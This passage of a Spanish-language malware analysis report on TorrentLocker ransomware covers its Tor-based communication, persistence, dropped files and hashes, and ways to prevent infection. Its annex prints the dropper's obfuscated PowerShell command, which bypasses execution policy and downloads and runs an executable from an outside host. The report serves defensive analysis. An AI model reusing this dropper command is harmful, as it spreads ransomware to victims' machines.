


Ilustración 16. Tercer paso de la comunicación mediante Hidden Services

Cuarto paso:

Una vez el servicio oculto ha recibido la información de la víctima (dirección cifrada del punto *rendezvous* y su secreto único), procederá a descifrarlo con su clave RSA privada y a establecer una comunicación a través del nodo que actúa como *rendezvous*. Es en esa conexión en la que presenta al cliente el secreto único que se le entregó.




Ilustración 17. Cuarto paso de la comunicación mediante Hidden Services

Quinto paso:

Establecida la conexiona través del nodo *rendezvous*, se procede a enviar toda la información de la máquina infectada, así como de la clave simétrica con la que hará todo el cifrado de los ficheros de la máquina infectada.






Ilustración 18. Quinto paso de la comunicación mediante Hidden Services




Dirección	Hex	ASCII
002E0102	2D 2D 2D 2D 2D 42 45 47 49 4E 20 52 53 41 20 50	-----BEGIN RSA P
002E0112	55 42 4C 49 43 20 4B 45 59 2D 2D 2D 2D 2D 00 4D	UBLIC KEY-----.M
002E0122	49 47 4A 41 6F 47 42 41 4E 6A 74 79 39 46 4B 2B	IGJAoGBANjty9FK+
002E0132	2B 75 76 70 7A 52 33 51 32 69 31 76 6A 42 41 66	+uvpzR3Q2i1vjBAf
002E0142	46 70 75 70 62 73 75 5A 6E 41 35 75 68 2B 6A 67	FpupbsuZnA5uh+jg
002E0152	54 37 75 53 39 66 6B 6C 77 59 4B 72 62 36 6E 00	T7uS9fklwYKrb6n.
002E0162	58 67 79 48 65 58 53 2F 57 34 49 62 45 6A 63 4E	XgyHeXS/W4IbEjcN
002E0172	77 36 53 54 4E 34 34 39 78 31 42 35 2B 44 32 65	w6STN449x1B5+D2e
002E0182	42 39 4B 43 36 35 75 2F 58 6E 46 74 53 75 31 47	B9KC65u/XnFtSu1G
002E0192	67 36 73 62 56 67 31 71 79 73 50 52 46 74 4B 4B	g6sbVg1qysPRFtKK
002E01A2	00 66 72 6C 33 30 53 49 56 35 45 49 74 77 69 75	.frl30SIV5EItwiu
002E01B2	4D 43 70 4C 71 59 35 4D 73 71 37 36 31 71 79 2F	MCpLqY5Msq761qy/
002E01C2	57 33 78 78 37 43 73 74 52 38 68 6C 53 35 6C 48	W3xx7CstR8hlS5lH
002E01D2	53 5A 54 32 4A 41 67 4D 42 41 41 45 3D 00 2D 2D	SZT2JAgMBAAE=.--
002E01E2	2D 2D 2D 45 4E 44 20 52 53 41 20 50 55 42 4C 49	---END RSA PUBLI
002E01F2	43 20 4B 45 59 2D 2D 2D 2D 2D 00 0A 00 00 00 00	C KEY-----.....

Ilustración 19. Clave pública de servicio



Dirección	Hex	ASCII
002DFF94	69 6E 74 72 6F 64 75 63 74 69 6F 6E 2D 70 6F 69	introduction-poi
002DFFA4	6E 74 20 69 6B 74 68 66 65 34 65 66 7A 73 69 33	nt ikthfe4efzsi3
002DFFB4	6D 64 32 70 61 6C 78 7A 74 6A 66 76 35 79 34 6B	md2palxztjfv5y4k
002DFFC4	36 6A 75 00 69 70 2D 61 64 64 72 65 73 73 20 37	6ju.ip-address 7
002DFFD4	37 2E 33 37 2E 32 32 38 2E 39 30 00 6F 6E 69 6F	7.37.228.90.onio
002DFFE4	6E 2D 70 6F 72 74 20 31 35 30 30 30 00 6F 6E 69	n-port 15000.oni
002DFFF4	6F 6E 2D 6B 65 79 00 2D 2D 2D 2D 2D 42 45 47 49	on-key.-----BEGI

Ilustración 20. Ejemplo de información sobre un Punto de Introducción



Dirección	Hex	ASCII
002EBAC8	47 45 54 20 2F 74 6F 72 2F 6D 69 63 72 6F 2F 64	GET /tor/micro/d
002EBAD8	2F 36 5A 2B 37 6F 34 44 44 4E 42 72 6E 78 69 48	/6Z+7o4DDNBrnxiH
002EBAE8	55 43 6D 70 43 50 47 4D 6A 67 68 50 38 6A 71 2B	UCmpCPGMjghP8jq+
002EBAF8	33 70 67 79 4E 38 72 69 53 78 53 34 2E 7A 20 48	3pgyN8riSxS4.z H
002EBB08	54 54 50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 31	TTP/1.0..Host: 1
002EBB18	37 33 2E 37 39 2E 36 32 2E 31 35 39 0D 0A 0D 0A	73.79.62.159....

Ilustración 21. Ejemplo de petición a través de Tor

8. PERSISTENCIA EN EL SISTEMA

8.1 INICIO DEL SISTEMA

El código dañino incluye una entrada en la configuración del sistema operativo (**msconfig**) que le asegura que la aplicación atacante se ejecute cada vez que se arranque el equipo.




Ilustración 22: Persistencia al inicio del equipo msconfig

8.2 ENTRADAS AÑADIDAS EN EL REGISTRO

8.2.1 ARRANQUE

En el **msconfig** aparece una entrada que está presente en el registro del sistema operativo Windows y que le permite al binario ejecutarse siempre que el sistema se inicia.




Ilustración 23: persistencia al inicio del equipo – registro (HKCU)

Ilustración 24: Persistencia al inicio del equipo – registro (HKLM)

8.2.2 FONDO DE ESCRITORIO

De la misma manera, el código dañino edita la entrada del registro que establece el fondo de escritorio para incluir su imagen de rescate.




Ilustración 25: Persistencia en fondo de escritorio – registro

8.3 NUEVOS FICHEROS

Aunque en esta sección no se van a incluir los ficheros de rescate, si hay que recordar que, como ya se especificó en la sección **NOTA DE RESCATE**, se crea una página en HTML y se deja un fichero TXT en cada carpeta del sistema de ficheros que contenga algún fichero cifrado por el código dañino. Por defecto, se deja ese mismo fichero en el escritorio del usuario.

8.3.1 DIRECTORIO TEMPORAL

Se crea una librería extraída del *packer* NSIS, y se trata del código dañino en sí.

Nombre:	**monkshood.dll**
SHA-256:	**1E151245AD63A8E9F563B7E09A29FBC9CDE53EBAD4E24A697237BAB00B0954C8**

8.3.2 CARPETAS DEL SISTEMA

En las rutas **C:\ProgramData** y **C:\Windows** crea una imagen, una carpeta y un ejecutable que son las siguientes:

Imagen inudicaj.png	**Informa sobre cómo instalar un navegador Tor para poder realizar el pago del rescate.**
SHA-256:	**14813E82AD99F64A1A2AABD1489A9A0F3912A7D0772CD4C7317A7A9701E4594C**




Ilustración 26 Instrucciones de instalación de Tor

Ejecutable jfibanum.exe	**Se trata de una copia del propio binario, con un nombre generado de manera aleatoria. Será el que se haya incluido en la clave de registro con intención de persistencia en el arranque del equipo.**
SHA-256:	**98aad54148d12d6d9f6cab44974e3fe8e1175abc87ff5ab10cc8f3db095c3133**




Ilustración 27 Persistencia en la carpeta Windows (imagen y binario)

Los nombres de los archivos y carpetas mencionados tienen un **valor aleatorio**, dándoles un valor único por infección. Esto dificulta la elaboración de Indicadores de Compromiso.

9. DESINFECCIÓN

Hasta el momento de redactar este informe, no existe ninguna herramienta conocida que permita la recuperación de los ficheros cifrados con la versión actual de **TorrentLocker** aquí descrita.

10. EVITAR LA INFECCIÓN

En primer lugar, y como muchos otros, el *dropper* consiste en un script que utiliza el servicio Windows Script Host, con lo que, si la máquina no lo necesita, desactivándolo se puede evitar la infección como primera labor de la contención.




Ilustración 28. Desactivación de WSH

Como se ha explicado anteriormente, este código dañino necesita para continuar con la infección hacer una consulta inicial en alguno de los servidores cuyas direcciones IP están contenidas en la lista incrustada en su código. Es decir, si no hay conexión a internet o no se puede conectar con uno de estos servidores, el ransomware no podrá cifrar el equipo aunque este sigue estando infectado y es necesario limpiar el equipo ya que, cada cinco segundos, comprueba si hay conexión a internet para poder continuar la rutina de infección.




Ilustración 29. Bloqueo de IPs

ANEXO A.

1. COMPROBACIÓN WINDOWS

```
uthanvil = [WScript][0] CreateObject (Scripting.FileSystemObject)

if (uthanvil.GetBaseName('C:') === '' && uthanvil.GetBaseName('C:').length
== 0) return true;
else return false
```

2. CONSOLA POWERSHELL

```
rnubabu = [WScript] [0] CreateObject (WScript.Shell)

elymudm = "cmd.exe /c "powershell
$cdenhe='utio';$sbaghu='oces';$uvos='ath';$gcechib='e
Pr';$ybot='Down';$enbafs='Bypa';$esjoqo='s
$p';$qoxi='tp:/';$pyvaj='=($e';$asumde='$pat';$vqeseh='exe''';$taguf='ft.l'
;$oxgaxe='bjec';$ojmedu='ss -
';$xuvsypc='nPol';$upof='''\nr';$owbaxmy='t.co';$ylykq='Exec';$vulohh='op''
,';$igapy='/cyj';$opyhh='Star';$tyguh='(''ht';$disi='nv:t';$ramez=');(N';$h
dapujh='clie';$erwyvve='Set-';$hyna='load';$oxvazci='s; $';$ihypu='ew-
O';$gkysny='File';$yprus='emp+';$efmyrfu='h);
';$tomwu='oces';$ezils='stem';$dhivxyxz='t-
Pr';$wonemr='m/le';$jvera='Scop';$psatto='.Web';$ibpawcu='path';$nyti='ila.
';$eryd='t Sy';$wafe='nt).';$amyvqe='icy ';$fotez='.Net'; Invoke-Expression
($erwyvve+$ylykq+$cdenhe+$xuvsypc+$amyvqe+$enbafs+$ojmedu+$jvera+$gcechib+$
sbaghu+$oxvazci+$ibpawcu+$pyvaj+$disi+$yprus+$upof+$nyti+$vqeseh+$ramez+$ih
ypu+$oxgaxe+$eryd+$ezils+$fotez+$psatto+$hdapujh+$wafe+$ybot+$hyna+$gkysny+
$tyguh+$qoxi+$igapy+$owbaxmy+$wonemr+$taguf+$vulohh+$asumde+$efmyrfu+$opyhh
+$dhivxyxz+$tomwu+$esjoqo+$uvos);""

run (elymudm, dberebtig)
```